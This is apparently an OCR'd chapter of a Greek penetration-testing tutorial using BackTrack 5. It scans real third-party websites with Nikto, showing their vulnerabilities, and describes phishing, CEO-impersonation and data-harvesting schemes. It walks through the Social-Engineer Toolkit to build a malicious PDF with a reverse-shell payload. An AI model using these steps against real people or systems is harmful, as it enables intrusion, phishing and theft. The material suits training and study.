Ένα πολύ καλό εργαλείο αναζήτησης ευπαθειών σε υπηρεσίες ιστού είναι το Gredel-scan. Το Gredel-scan έχει την δυνατότητα να σαρώνει, να εντοπίζει και να αξιοποιεί τα κοινά τρωτά σημεία web εφαρμογών παρουσιάζοντας τα τελικά αποτελέσματα σε μια ενιαία ολοκληρωμένη έκθεση. Αυτής της κατηγορίας το εργαλείο είναι πολύ χρήσιμο για επιτιθέμενους που επιθυμούν να διεισδύσουν σ' ένα σύντομο χρονικό διάστημα και να αποκαλύψουν έτσι το μέγεθος ασφάλειας μιας εφαρμογής. Από το χρήστη που τρέχει το backtrack ανοίγουμε την εφαρμογή : Backtrack/Vulnerability Assessment/Web Application Assessment/Web Vulnerability Scanners/Gredel-scan. Στο παράθυρο που θα εμφανιστεί και στην καρτέλα γενικών ρυθμίσεων συμπληρώνουμε την url της επιθυμητής ιστοσελίδας που θέλουμε να εξετάσουμε για τυχόν ευπάθειες. Για τις ανάγκες της σάρωσης θα χρησιμοποιήσουμε την σελίδα http://www.futurepointindia.co.in. Θα δώσουμε το επιθυμητό path που θα κάνει output τα αποτελέσματα η


σάρωση και στην συνέχεια επιλέγουμε από την καρτέλα ενότητας όλες τις κατηγορίες για την σάρωση. Κατόπιν ξεκινάμε την σάρωση:



Εικόνα 66: Αναζήτηση τρωτών σημείων web εφαρμογών (grendel)




Εικόνα 67 : Επιλογές για συγκεκριμένη αναζήτηση



Εικόνα 68: Εμφάνιση πληροφοριών κατά την σάρωση

Αφού ολοκληρωθεί η διαδικασία της σάρωσης παρατηρούμε την δημιουργία του φακέλου με τα αποτελέσματα στο φάκελο root.



Εικόνα 69: Δημιουργία αρχείου αποτελεσμάτων στο φάκελο root

Grendel-Scan Report.htm

Nikto

Το Nikto είναι ένα προηγμένο εργαλείο σάρωσης ασφαλείας για web servers. Ανιχνεύει και εντοπίζει τα τρωτά σημεία ασφάλειας που προκαλούνται: από τα σφάλματα ενός διακομιστή αρχείων, από λανθασμένη προεπιλογή καθώς και από ξεπερασμένους server εφαρμογών. Το Nikto είναι καθαρά χτισμένο σε LibWhisker2, και, συνεπώς, υποστηρίζει cross-platform ανάπτυξη, SSL, τις μεθόδους ελέγχου ταυτότητας υποδοχής (NTLM / Basic), και διάφορες τεχνικές IDS. Υποστηρίζει επίσης ελέγχους ασφάλειας εφαρμογών

(XSS, SQL ευπάθεια) που είναι ικανές να μαντέψουν τα διαπιστευτήρια της άδειας χρησιμοποιώντας την βάση δεδομένων (λεξικό) με τη μέθοδο της επίθεσης.

Ξεκινάμε την εφαρμογή : Backtrack/Vulnerability Assessment/Web Application Assessment/Web Vulnerability Scanners/nikto. Κατόπιν εισάγουμε σε τερματικό :

./nikto.pl -h samaengineering.com.pk -p 80 -T 3478b -t 3 -D \ V -o we webtest -F htm


```
root@bt:/pentest/web/nikto# ./nikto.pl -h samaengineering.com.pk -p 80 -T 3478b -t 3 -D \ V -o we webtest -
F htm
- Nikto v2.1.5
---------------------------------------------------------------------------

V:Fri Jun  7 18:29:36 2013 - Loaded "Parked Detection" plugin.
V:Fri Jun  7 18:29:36 2013 - Initialising plugin nikto_robots
V:Fri Jun  7 18:29:36 2013 - Loaded "Robots" plugin.
V:Fri Jun  7 18:29:36 2013 - Initialising plugin nikto_apache_expect_xss

+ Target IP:          199.168.189.188
+ Target Hostname:    samaengineering.com.pk
+ Target Port:        80
+ Start Time:         2013-06-07 18:29:38 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.23 (Unix) mod_ssl/2.2.23 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrough/2.1
mod_bwlimited/1.4 FrontPage/5.0.2.2635
V:Fri Jun  7 18:29:39 2013 - 200 for GET:     /
+ Retrieved x-powered-by header: PHP/5.2.17
V:Fri Jun  7 18:29:39 2013 - Testing error for file: /NXdpV6Cc.exe
.....................................................................................................
V:Fri Jun  7 18:30:04 2013 - 404 for GET:     /favicon.ico
V:Fri Jun  7 18:30:04 2013 - Running scan for "Outdated" plugin
+ OpenSSL/0.9.8e-fips-rhel5 appears to be outdated (current is at least 1.0.0d). OpenSSL 0.9.8r is also
current.
+ FrontPage/5.0.2.2635 appears to be outdated (current is at least 5.0.4.3) (may depend on server version)
+ mod_ssl/2.2.23 appears to be outdated (current is at least 2.8.31) (may depend on server version)
V:Fri Jun  7 18:30:04 2013 - Running scan for "Apache Users" plugin
V:Fri Jun  7 18:30:04 2013 - 406 for GET:     /~root
V:Fri Jun  7 18:30:04 2013 - Running scan for "SSL and cert checks" plugin
.....................................................................................................
+ FrontPage - http://www.insecure.org/sploits/Microsoft.frontpage.insecurities.html
+ mod_ssl/2.2.23 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrough/2.1 mod_bwlimited/1.4
FrontPage/5.0.2.2635 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow
a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
V:Fri Jun  7 18:30:05 2013 - Running scan for "HTTP Options" plugin
V:Fri Jun  7 18:30:05 2013 - 200 for OPTIONS:             *
V:Fri Jun  7 18:30:05 2013 - 406 for OPTIONS:             /
V:Fri Jun  7 18:30:06 2013 - 200 for DEBUG:               /
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-
us/library/e8z01xdh%28VS.80%29.aspx for details.
V:Fri Jun  7 18:30:06 2013 - 405 for PROPFIND:            /
V:Fri Jun  7 18:30:06 2013 - 200 for TRACE:               /
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
V:Fri Jun  7 18:30:12 2013 -  for TRACK:      /
V:Fri Jun  7 18:30:13 2013 - 200 for TRACK:               /
.....................................................................................
+ 21 items checked: 3 error(s) and 8 item(s) reported on remote host
+ End Time:           2013-06-07 18:30:18 (GMT3) (40 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
V:Fri Jun  7 18:30:18 2013 + 106 requests made in 43 seconds
```

Με την ανωτέρω εντολή επιλέξαμε να λάβουμε συγκεκριμένες πληροφορίες που αφορούσαν κυρίως, ευπάθειες (XSS / HTML), ανάκτηση αρχείων (Server Wide), εκτέλεση εντολών, ταυτοποίηση software έναντι διακομιστή και εναλλαγή με επιμέρους αριθμούς δοκιμών. Η χρήση του ορίσματος –t αντιπροσωπεύει την τιμή του χρονικού ορίου σε δευτερόλεπτα για κάθε αίτηση δοκιμής, το -D \ V ελέγχει την έξοδο της οθόνης, το -F καθορίζει η σάρωση έκθεσης να είναι γραμμένη σε μορφή html. Υπάρχουν και άλλες προηγμένες επιλογές, όπως π.χ να μαντέψουμε αρχεία sub-domains, καταλόγους, usernames, να παρακάμψουμε το IDS φίλτρο για μία δοκιμαστική λειτουργία. Όλες αυτές οι επιλογές θα γίνουν μόνο για να αξιολογήσουμε τον στόχο μας σε βάθος.

WAFW00F

Το WafW00f είναι ένα εργαλείο σε γλώσσα python το οποίο είναι ικανό να ανιχνεύσει firewall σε μια web εφαρμογή (WAF). Αυτό το εργαλείο είναι ιδιαίτερα χρήσιμο όταν ο ελεγκτής διείσδυσης θέλει να επιθεωρήσει τον server της εφαρμογής στόχου με σκοπό εάν χρειαστεί να πάρει εναλλακτικές οδούς διείσδυσης αξιοποιώντας ορισμένες άλλες ευπάθειες και τεχνικές αξιολόγησης για την οποία η εφαρμογή web προστατεύεται ενεργά από firewall. Έτσι, η ανίχνευση του τείχους προστασίας κάθεται ανάμεσα σε ένα διακομιστή εφαρμογών και σε ένα διακομιστή κίνησης στο Διαδίκτυο. Το εν λόγω εργαλείο όχι μόνο βελτιώνει τη στρατηγική δοκιμών, αλλά βάζει εξαιρετικές προκλήσεις για το δοκιμαστή διείσδυσης για την ανάπτυξη νέων τεχνικών.

Από τερματικό πηγαίνοντας στο κατάλληλο path εισάγουμε :
./waffw00f.py http://google.gr



Εικόνα 70: Ανακάλυψη τείχους προστασίας σε δικτυακό τόπο (waffw00f)

Αυτό αποδεικνύει ότι ο διακομιστής της google τρέχει πίσω από τείχος προστασίας. Χρησιμοποιώντας αυτές τις πληροφορίες θα μπορούσαμε να ερευνήσουμε περαιτέρω τους πιθανούς τρόπους να παρακάμψουμε το WAF. Αυτό μπορεί να περιλαμβάνει τεχνικές όπως HTTP parameter pollution, null-byte replacement, normalization, encoding malicious URL string into hex or Unicode κ.α.

6. Τεχνικές για ενσύρματα δίκτυα (Μέρος Β')

Στο κεφάλαιο αυτό θα προεκτείνουμε τις ενσύρματες δοκιμές με την βοήθεια του ανοικτού λειτουργικού Backtrack 5 r3. Συγκεκριμένα θα περιγράψουμε τεχνικές κοινωνικής μηχανικής μέσω του εργαλείου set, εκμετάλλευσης προορισμού του συστήματος-στόχου μέσω των εργαλείων msfconsole και meterpreter, κλιμάκωσης προνομίων με το εργαλείου Xydra και Ettercap για την ανακατεύθυνση των αιτήσεων του συστήματος-στόχου, διατήρησης πρόσβασης προνομίων με τα εργαλεία netcat, tunnel ssh. Ολοκληρώνουμε το κεφάλαιο με τις εκθέσεις τεκμηρίωσης και πληροφόρησης, οι οποίες παρέχουν στον δοκιμαστή χρήσιμα συμπεράσματα για την αξιολόγηση της ασφάλειας του στόχου.

6.1 Κοινωνική Μηχανική (Social Engineering)

Μια από τις πλέον έμμεσες τεχνικές διείσδυσης σε ενσύρματα ή ασύρματα δίκτυα αποτελεί και το λεγόμενο social engineering. Πρόκειται για μια μεθοδολογία απόκτησης πολύτιμων πληροφοριών μέσω της αξιοποίησης ανθρώπινων αδυναμιών. Είναι μια μορφή εξαπάτησης η οποία θεωρείται ζωτικής σημασίας για έναν δοκιμαστή διείσδυσης (επιτιθέμενο) όταν υπάρχει έλλειψη διαθέσιμων πληροφοριών σχετικά με την στόχο που μπορεί να αξιοποιηθεί. Δεδομένου ότι οι άνθρωποι είναι ο πιο αδύναμος κρίκος στην άμυνα της ασφάλειας σε οποιονδήποτε οργανισμό, αυτό είναι το πιο ευάλωτο στρώμα στην υποδομή ασφαλείας. Είμαστε κοινωνικά όντα από την φύση μας και αυτό μας κάνει ευάλωτους σε επιθέσεις τύπου social engineering. Αυτού του είδους οι επιθέσεις χρησιμοποιούνται από τους κοινωνικούς μηχανικούς για να αποκτήσουν εμπιστευτικές πληροφορίες ή να αποκτήσουν πρόσβαση σε μια απαγορευμένη περιοχή.
Η κοινωνική μηχανική λαμβάνει διάφορες μορφές επίθεσης, και η κάθε μια από αυτές περιορίζεται με βάση τη φαντασία, την επιρροή και την κατεύθυνση σύμφωνα με την οποία εκτελείται.

Αρχικά θα ασχοληθούμε με μερικές από τις βασικές ψυχολογικές αρχές που διαμορφώνουν τους στόχους και το όραμα ενός κοινωνικού μηχανικού. Επιπλέον θα αναλύσουμε μια διαδικασία επίθεσης καθώς και τις μεθόδους που χρησιμοποιεί ένας κοινωνικός μηχανικός με βάση κάποια παραδείγματα. Ακόμα θα παρουσιάσουμε κάποια εργαλεία κοινωνικής μηχανικής που μπορούν να χρησιμοποιηθούν από τους δοκιμαστές διείσδυσης για την αξιολόγηση της ανθρώπινης υποδομής (p.c στόχος).

Από την άποψη της ασφάλειας, η κοινωνική μηχανική είναι ένα ισχυρό όπλο που χρησιμοποιείται ως μια τέχνη για το χειρισμό των ανθρώπων για την επίτευξη του απαιτούμενου στόχου. Σε πολλούς οργανισμούς, η πρακτική αυτή μπορεί να αξιολογηθεί για τη διασφάλιση της ακεραιότητας της ασφάλειας των εργαζομένων, την διερεύνηση των αδυναμιών που μπορεί να υπάρχουν εντός των εκπαιδευμένων μελών του προσωπικού. Είναι επίσης σημαντικό να σημειωθεί ότι η πρακτική της κοινωνικής μηχανικής υιοθετείται από μια σειρά από επαγγελματίες, συμπεριλαμβανομένων των δοκιμαστών διείσδυσης, των απατεώνων, από κλέφτες ταυτοτήτων, από επιχειρηματικούς εταίρους, από πωλητές, από μεσίτες πληροφοριών, από κατασκόπους πολιτικών προσώπων, από δυσαρεστημένους υπάλληλους, ακόμη και από παιδιά στην καθημερινή μας ζωή. Πέραν όμως αυτών των κατηγοριών, αυτό που κάνει τη διαφορά είναι το κίνητρο με το οποίο μια κοινωνική μηχανικός εκτελεί την ανωτέρω τακτική έναντι κάποιου στόχου.

Η διαδικασία της κοινωνικής μηχανικής (social engineering) δεν έχει καμία επίσημη διαδικασία ή προσέγγιση που θα πρέπει ο δοκιμαστής να ακολουθήσει. Αντ 'αυτού, χρειάζεται να ακολουθήσουμε κάποια βασικά βήματα που απαιτούνται για να ξεκινήσουμε μια κοινωνική μηχανική επίθεση εναντίον κάποιου στόχου. Αυτά τα βήματα σχετίζονται με: συλλογή πληροφοριών, εντοπισμό ευάλωτων σημείων, σχεδιασμό της επίθεσης και εκτέλεση. Πρόκειται για μέτρα που έχουν ληφθεί από τους κοινωνικούς μηχανικούς για την επιτυχή αποκάλυψη και απόκτηση πληροφοριών του στόχου ή και της πλήρους πρόσβασης.

Μια επίθεση κοινωνικής μηχανικής έχει πέντε διαφορετικές μεθόδους για να θεωρηθεί επωφελής για την κατανόηση, την αναγνώριση, την κοινωνικοποίηση, και την προετοιμασία του στόχου ενόψει τελικής λειτουργίας. Αρχικά έχουμε την μίμηση (Impersonation). Πρόκειται για μια μέθοδο που έχει ως βάση της την προσποίηση. Για παράδειγμα, για την απόκτηση τραπεζικών πληροφοριών ενός στόχου μέσω του phishing ή e-mail λογαριασμού. Συγκεκριμένα πρέπει πρώτα να συλλέξουμε τις διευθύνσεις e-mail από το στόχο μας και στη συνέχεια να προετοιμάσουμε τη σελίδα «απάτη» που μοιάζει και λειτουργεί ακριβώς όπως το πρωτότυπο web interface της τράπεζας. Αφού ολοκληρώσουμε το έργο της κατασκευής της σελίδας θα αποστείλουμε ένα email προς το στόχο που θα μοιάζει ακριβώς με την αρχική ιστοσελίδα της τράπεζας ζητώντας να μας αποστείλει πληροφορίες σχετικές με την τράπεζα. Αυτή η τεχνική μπορεί να πραγματοποιηθεί και με φυσικό τρόπο εάν ο κοινωνικός μηχανικός προσποιηθεί τον τραπεζίτη και επισκεφτεί την τράπεζα από κοντά για να συλλέξει πληροφορίες με φυσικό τρόπο.

Επιπλέον μια άλλη μέθοδος έχει να κάνει με την ανταπόδοση (Reciprocation) ως μια πράξη ανταλλαγής ή αλλιώς αμοιβαίο όφελος. Αυτού του είδους η κοινωνική μηχανική μπορεί να περιλαμβάνει μια λιτή και μακροπρόθεσμη επιχειρηματική σχέση. Με την εκμετάλλευση της εμπιστοσύνης μεταξύ των φορέων των επιχειρήσεων θα μπορούσαμε να αντιστοιχίσουμε εύκολα το στόχο μας να αποκτήσουμε τις απαραίτητες πληροφορίες.

Ακόμα η αρχή της επιρροής (Influential authority) είναι μια μέθοδος επίθεσης με την οποία κάποιος χειρίζεται τις ευθύνες των επιχειρήσεων του στόχου. Αυτού του είδους της κοινωνικής μηχανικής είναι μερικές φορές ένα τμήμα της μεθόδου «μίμησης». Οι άνθρωποι από τη φύση τους ενεργούν με αυτοματοποιημένο τρόπο για να δέχονται οδηγίες από ανώτερα διοικητικά στελέχη, ακόμη και αν το ένστικτό τους δείχνει ότι ορισμένες οδηγίες δεν πρέπει να συνεχιστούν. Η φύση μας κάνει ευάλωτους σε ορισμένες απειλές. Για παράδειγμα, θέλουμε να στοχεύσουμε τον διαχειριστή του δικτύου μιας εταιρείας για να αποκτήσουμε τα στοιχεία της ταυτότητάς του. Με τη χρήση μιας υπηρεσίας spoofing κλήσεων έχουμε καταφέρει να καλέσουμε το διαχειριστή του δικτύου και ο ίδιος να αναγνωρίσει ότι το αίτημά μας εμφανίζεται από τον Διευθύνοντα Σύμβουλο της εταιρείας με συνέπεια να πρέπει να δώσει προτεραιότητα. Αυτή η μέθοδος επηρεάζει τον στόχο να αποκαλύπτει πληροφορίες σ' έναν που υποδύεται ότι είναι η αρμόδια αρχή (Διευθύνων Σύμβουλος), και να συμμορφώνεται με τις εντολές της διοίκησης της εταιρείας.

Άλλη μια μέθοδος βασισμένη στην λεγόμενη Νιγηριανή απάτη ονομάζεται Scarcity. Η μέθοδος αυτή δίνει την ευκαιρία στους ανθρώπους για προσωπικό όφελος μέσω της ανθρώπινης πλεονεξίας. Ας πάρουμε ένα παράδειγμα, όπου ο Α θέλει να συλλέξει προσωπικές πληροφορίες από κάποιους φοιτητές. Υποθέτουμε ότι ήδη κατέχει, διευθύνσεις e-mail όλων των φοιτητών. Στη συνέχεια, ο ίδιος επαγγελματικά αναπτύσσει ένα μήνυμα ηλεκτρονικού ταχυδρομείου που προσφέρει δωρεάν ipad σε όλους τους φοιτητές που θα απαντήσουν με τα προσωπικά τους στοιχεία (όνομα, διεύθυνση, τηλέφωνο, e-mail, ημερομηνία γέννησης, αριθμό διαβατηρίου, και ούτω καθεξής). Οι φοιτητές που θα πειστούν να απαντήσουν θα πέσουν θύματα αυτής της απάτης. Στον εταιρικό κόσμο, αυτή η μέθοδος επίθεσης μπορεί να επεκταθεί και να μεγιστοποιήσει το εμπορικό κέρδος και την επίτευξη επιχειρηματικών στόχων.

Τέλος, χρησιμοποιείται η τεχνική των κοινωνικών σχέσεων (social relationship). Είναι γνωστό σ' όλους μας ότι εμείς οι άνθρωποι ως κοινωνικά όντα έχουμε ως στόχο τις κοινωνικές σχέσεις μέσω των οποίων μπορούμε να μοιραστούμε τις σκέψεις, τα συναισθήματά καθώς και τις ιδέες μας. Το πιο ευάλωτο μέρος κάθε κοινωνικής σύνδεσης είναι η "σεξουαλικότητα". Όπως γνωρίζουμε, το αντίθετο φύλο προσελκύει πάντα και απευθύνεται με το άλλο.
Αυτή η αλληλεπίδραση και εμπιστοσύνη μπορεί να καταλήξει στην αποκάλυψη πληροφοριών για τον αντίπαλο. Υπάρχουν πολλές απευθείας συνδέσεις κοινωνικών διαδικτυακών πυλών, όπου οι άνθρωποι μπορούν να συναντηθούν και να συνομιλήσουν για να κοινωνικοποιηθούν. Αυτές περιλαμβάνουν το Facebook, το MySpace, το Twitter, το Orkut, και πολλά άλλα.

Phishing attack

Κατά τη διάρκεια αυτής της μεθόδου διείσδυσης, θα δημιουργήσουμε για πρώτη φορά ένα e-mail template που πρέπει να χρησιμοποιηθεί με κακόβουλο συνημμένο PDF αρχείο. Επιλέγουμε την κατάλληλη μορφή PDF αρχείου το οποίο όταν δημιουργηθεί θα αποσταλεί στο p.c (στόχος) μέσω ενός gmail λογαριασμού. Είναι σημαντικό να σημειωθεί ότι ο βασικός μας στόχος είναι να προκαλέσουμε το υποψήφιο θύμα να τρέξει το απεσταλμένο αρχείο pdf στο p.c του με την βοήθεια κάποιας μεθόδου κοινωνικής μηχανικής που προαναφέραμε. Από το p.c που τρέχει το backtrack ξεκινώ το εργαλείο set που βρίσκεται στο path : /root/pentest/exploits/set και δίνουμε σε τερματικό ./set με συνέπεια να εμφανίζονται κάποιες επιλογές.

```
[---]      The Social-Engineer Toolkit (SET)         [---]
[---]      Created by: David Kennedy (ReL1K)         [---]
[---]              Version: 4.3.3                    [---]
[---]           Codename: 'Turbulence'               [---]
[---]      Follow us on Twitter: @trustedsec         [---]
[---]      Follow me on Twitter: @dave_rel1k         [---]
[---]      Homepage: https://www.trustedsec.com      [---]

   Welcome to the Social-Engineer Toolkit (SET). The one
    stop shop for all of your social-engineering needs.

    Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

        Visit: https://www.trustedsec.com

 Select from the menu:
```

```
  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

Επιλέγουμε το 1.

```
set> 1
  [---]       The Social-Engineer Toolkit (SET)         [---]
  [---]       Created by: David Kennedy (ReL1K)         [---]
  [---]              Version: 4.3.3                     [---]
  [---]           Codename: 'Turbulence'                [---]
  [---]        Follow us on Twitter: @trustedsec        [---]
  [---]        Follow me on Twitter: @dave_rel1k        [---]
  [---]       Homepage: https://www.trustedsec.com      [---]

     Welcome to the Social-Engineer Toolkit (SET). The one
      stop shop for all of your social-engineering needs.

      Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.
```

Επιλέγουμε ξανά την πρώτη επιλογή για την επίθεση που θέλουμε να πραγματοποιήσουμε.

```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached file format malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own File Format
```

payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a File Format Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

Η επίθεση θα πραγματοποιηθεί με την δημιουργία ενός pdf κακόβουλου αρχείου που θα αποσταλεί μέσω email στο υποψήφιο θύμα.

set: phishing>1

Select the file format exploit you want.
The default is the PDF embedded EXE.

********** PAYLOADS **********

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

Δίνουμε την επιλογή 6 για την δημιουργία του pdf αρχείου.

set:payloads>6

1) Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64) Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

Επιλέγουμε το 1 για το στάδιο που το θύμα θα τρέξει το αρχείο και το τερματικό του backtrack θα ενημερώσει ταυτόχρονα τον επιτιθέμενο για το άνοιγμα της πύλης.

set:payloads>1
set> IP address for the payload listener: 192.168.1.4
set:payloads> Port to connect back on [443]:5555
[-] Generating fileformat exploit...

[*] Payload creation complete.
